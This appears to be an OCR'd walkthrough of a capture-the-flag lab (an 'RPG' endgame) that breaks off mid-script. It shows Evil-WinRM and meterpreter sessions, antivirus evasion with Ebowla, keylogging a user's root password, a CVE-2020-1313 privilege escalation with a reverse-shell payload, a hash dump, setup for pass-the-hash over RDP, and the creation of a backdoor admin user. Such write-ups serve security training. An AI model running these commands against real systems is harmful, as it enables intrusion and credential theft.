



I will check its version to see if I can use PuttyRider (1, 2, 3, 4) to hijack sessions (spoiler: it's not possible due to version 0.70).

```
*Evil-WinRM* PS C:\Users\janderson\Documents> cd \PROGRA~1\Putty
*Evil-WinRM* PS C:\Program Files\Putty> get-item .\putty.exe | fl


    Directory: C:\Program Files\Putty



Name           : putty.exe
Length         : 774200
CreationTime   : 10/27/2019 2:02:36 PM
LastWriteTime  : 10/27/2019 2:02:39 PM
LastAccessTime : 11/7/2020 6:44:53 PM
Mode           : -a----
LinkType       :
Target         : {}
VersionInfo    : File:             C:\Program Files\Putty\putty.exe
                 InternalName:     PuTTY
                 OriginalFilename: PuTTY
                 FileVersion:      Release 0.70
                 FileDescription:  SSH, Telnet and Rlogin client
                 Product:          PuTTY suite
                 ProductVersion:   Release 0.70
                 Debug:            False
                 Patched:          False
                 PreRelease:       False
                 PrivateBuild:     False
                 SpecialBuild:     False
                 Language:         English (United Kingdom)
```

I will generate meterpreter and look around more. Defender is active on the box, so I will use Ebowla.







The PuTTY process is actually running, so I can migrate to some other process to stay stable (migrating directly to `putty.exe` almost instantly kills my shell) - `explorer.exe`, for example, and keylog input from janderson.

```
meterpreter > ps -U janderson
Filtering on user 'janderson'

Process List
============

 PID   PPID  Name                          Arch  Session  User                 Path
 ---   ----  ----                          ----  -------  ----                 ----
 60    836   MicrosoftEdgeCP.exe           x64   1        ROUNDSOFT\janderson  C:\Windows\System32\MicrosoftEdgeCP.exe
 664   5752  putty.exe                     x86   1        ROUNDSOFT\janderson  C:\Program Files\Putty\putty.exe
 728   836   ShellExperienceHost.exe       x64   1        ROUNDSOFT\janderson  C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 848   836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 1872  836   SystemSettings.exe            x64   1        ROUNDSOFT\janderson  C:\Windows\ImmersiveControlPanel\SystemSettings.exe
 1980  6712  met.exe                       x64   0        ROUNDSOFT\janderson  C:\Users\janderson\Music\met.exe
 2604  4024  MicrosoftEdgeSH.exe           x64   1        ROUNDSOFT\janderson  C:\Windows\System32\MicrosoftEdgeSH.exe
 4024  836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 4352  836   SecurityHealthHost.exe        x64   1        ROUNDSOFT\janderson  C:\Windows\System32\SecurityHealthHost.exe
 4488  6712  conhost.exe                   x64   0        ROUNDSOFT\janderson  C:\Windows\System32\conhost.exe
 4552  2216  sihost.exe                    x64   1        ROUNDSOFT\janderson  C:\Windows\System32\sihost.exe
 4564  628   svchost.exe                   x64   1        ROUNDSOFT\janderson  C:\Windows\System32\svchost.exe
 4608  628   svchost.exe                   x64   1        ROUNDSOFT\janderson  C:\Windows\System32\svchost.exe
 4760  1692  taskhostw.exe                 x64   1        ROUNDSOFT\janderson  C:\Windows\System32\taskhostw.exe
 4832  836   WinStore.App.exe              x64   1        ROUNDSOFT\janderson  C:\Program Files\WindowsApps\Microsoft.WindowsStore_12001.1001.1.0_x64__8wekyb3d8bbwe\WinStore.App.exe
 4872  836   StartMenuExperienceHost.exe   x64   1        ROUNDSOFT\janderson  C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
 5228  836   wsmprovhost.exe               x64   0        ROUNDSOFT\janderson  C:\Windows\System32\wsmprovhost.exe
 5520  5496  explorer.exe                  x64   1        ROUNDSOFT\janderson  C:\Windows\explorer.exe
 5728  836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 5736  628   svchost.exe                   x64   1        ROUNDSOFT\janderson  C:\Windows\System32\svchost.exe
 5836  628   svchost.exe                   x64   1        ROUNDSOFT\janderson  C:\Windows\System32\svchost.exe
 6020  836   dllhost.exe                   x64   1        ROUNDSOFT\janderson  C:\Windows\System32\dllhost.exe
 6308  836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 6424  836   SearchUI.exe                  x64   1        ROUNDSOFT\janderson  C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
 6588  836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 6704  836   ApplicationFrameHost.exe      x64   1        ROUNDSOFT\janderson  C:\Windows\System32\ApplicationFrameHost.exe
 6712  5228  cmd.exe                       x64   0        ROUNDSOFT\janderson  C:\Windows\System32\cmd.exe
 6864  836   MicrosoftEdge.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe
 7092  836   SkypeBackgroundHost.exe       x64   1        ROUNDSOFT\janderson  C:\Program Files\WindowsApps\Microsoft.SkypeApp_14.55.131.0_x64__kzf8qxf38zg5c\SkypeBackgroundHost.exe
 7152  836   YourPhone.exe                 x64   1        ROUNDSOFT\janderson  C:\Program Files\WindowsApps\Microsoft.YourPhone_1.19101.469.0_x64__8wekyb3d8bbwe\YourPhone.exe
 7576  836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 7748  836   RuntimeBroker.exe             x64   1        ROUNDSOFT\janderson  C:\Windows\System32\RuntimeBroker.exe
 8024  5520  SecurityHealthSystray.exe     x64   1        ROUNDSOFT\janderson  C:\Windows\System32\SecurityHealthSystray.exe
 8128  5520  vm3dservice.exe               x64   1        ROUNDSOFT\janderson  C:\Windows\System32\vm3dservice.exe
 8144  5520  vmtoolsd.exe                  x64   1        ROUNDSOFT\janderson  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

meterpreter > migrate -N explorer.exe
[*] Migrating from 1980 to 5520...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...
(03^69<@BHM*/KY4z<CR>
(03^69<@BHM*/KY4z<CR>
```

Now I can log into Lux as root and grab the second flag.


```
→  ~/…/endgame/rpg ssh root@10.13.38.18
root@10.13.38.18's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Nov  9 22:57:10 UTC 2020

  System load:  0.06               Users logged in:       2
  Usage of /:   51.0% of 19.62GB   IP address for ens160:  10.13.38.18
  Memory usage: 44%                IP address for ens192:  192.168.125.135
  Swap usage:   0%                 IP address for docker0: 172.17.0.1
  Processes:    258


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Nov  9 22:10:10 2020 from 10.14.14.7
root@Ignis:~# ls
flag.txt  repo_clean.py  snap
```

Flag

```
RPG{h1j@ckin_************}
```

The Unintended Way

If I take a screenshot from meterpreter, I will see this.



Collect local exploits.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.125.129 - Collecting local exploits for x64/windows...
[*] 192.168.125.129 - 20 exploit checks are being tried...
[+] 192.168.125.129 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 192.168.125.129 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.125.129 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 192.168.125.129 - exploit/windows/local/cve_2020_1313_system_orchestrator: The target appears to be vulnerable.
[*] Post module execution completed
```

Running CVE-2020-1313 exploit and get a bunch of system shells after a while.

```
msf6 exploit(windows/local/cve_2020_1313_system_orchestrator) > show options

Module options (exploit/windows/local/cve_2020_1313_system_orchestrator):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   EXECUTE_DELAY   3                yes       The number of seconds to delay between file upload and exploit launch
   EXPLOIT_NAME                     no        The filename to use for the exploit binary (%RAND% by default).
   EXPLOIT_TIMEOUT 60               yes       The number of seconds to wait for exploit to finish running
   PAYLOAD_NAME                     no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   SESSION         4                yes       The session to run this module on.
   WRITABLE_DIR                     no        Path to write binaries (%TEMP% by default).


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.125.135  yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows x64
```


```
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 9 opened (10.14.14.22:2222 -> 10.14.14.22:33666) at 2020-11-07 04:30:57 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 10 opened (10.14.14.22:2222 -> 10.14.14.22:33668) at 2020-11-07 04:30:57 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 11 opened (10.14.14.22:2222 -> 10.14.14.22:33670) at 2020-11-07 04:30:58 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 12 opened (10.14.14.22:2222 -> 10.14.14.22:33672) at 2020-11-07 04:30:59 +0300
[*] 192.168.125.129 - Meterpreter session 9 closed.  Reason: Died

[*] 192.168.125.129 - Meterpreter session 8 closed.  Reason: Died
[*] 192.168.125.129 - Meterpreter session 12 closed.  Reason: Died
[*] 192.168.125.129 - Meterpreter session 11 closed.  Reason: Died
[*] 192.168.125.129 - Meterpreter session 10 closed.  Reason: Died
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 13 opened (10.14.14.22:2222 -> 10.14.14.22:34140) at 2020-11-07 09:30:57 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 14 opened (10.14.14.22:2222 -> 10.14.14.22:34142) at 2020-11-07 09:30:58 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 15 opened (10.14.14.22:2222 -> 10.14.14.22:34144) at 2020-11-07 09:30:58 +0300
[*] 192.168.125.129 - Meterpreter session 14 closed.  Reason: Died
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 16 opened (10.14.14.22:2222 -> 10.14.14.22:34248) at 2020-11-07 14:10:02 +0300
[*] 10.14.14.22 - Meterpreter session 16 closed.  Reason: Died


Terminate channel 1? [y/N]  y
[-] Error running command shell: Rex::TimeoutError Operation timed out.
msf6 post(windows/gather/enum_putty_saved_sessions) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  13        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ LUX  10.14.14.22:2222 -> 10.14.14.22:34140 (192.168.125.129)
  15        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ LUX  10.14.14.22:2222 -> 10.14.14.22:34144 (192.168.125.129)
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:53ff2611f458c331e1ecbb3921b7b471:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Roundsoft_HR:1001:aad3b435b51404eeaad3b435b51404ee:e5562111cec252d79c2205f7ede6beba:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e1c935bfda72ce05c46592bcbaea4ad3:::
```


From here I can enable RDP, enable Restricted Admin mode and PtH into Lux via RDP as admin.

```
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*] The following Error was encountered: RuntimeError Could not open service. OpenServiceA error: FormatMessage failed to retrieve the error.
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20201107.5340.rc
```


```
*Evil-WinRM* PS C:\users\janderson\documents> New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "DisableRestrictedAdmin" -Value "0"
  -PropertyType "DWORD"


DisableRestrictedAdmin : 0
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```



Next I want to switch to the context of the janderson user in order to interact with his PuTTY session. I can do that from task manager.



Here I can view root SSH key on Ingis.




Also if I want to get root password in plaintext, I will have to found out, how this task of initializing SSH connection is scheduled in terms of simulating janderson's activity. I can see that every 5 minutes or so a `cscript.exe` window is spawned on the screen, and then a new PuTTY session is launched. I can run ProcMon and see what's happening in that moment.

I will create a new local admin with a known plaintext password to please UAC gods:

```
PS > net user testuser Passw0rd! /add
PS > net localgroup administrators testuser /add
```

Now I can launch ProcMon and set a filter to look for cscript.exe events being run.



Here I can see the path to `send.vbs` script which automates janderson's routine:

```
' Please don't edit this script, it's not part of the scope

Set objShell = WScript.CreateObject("WScript.Shell")
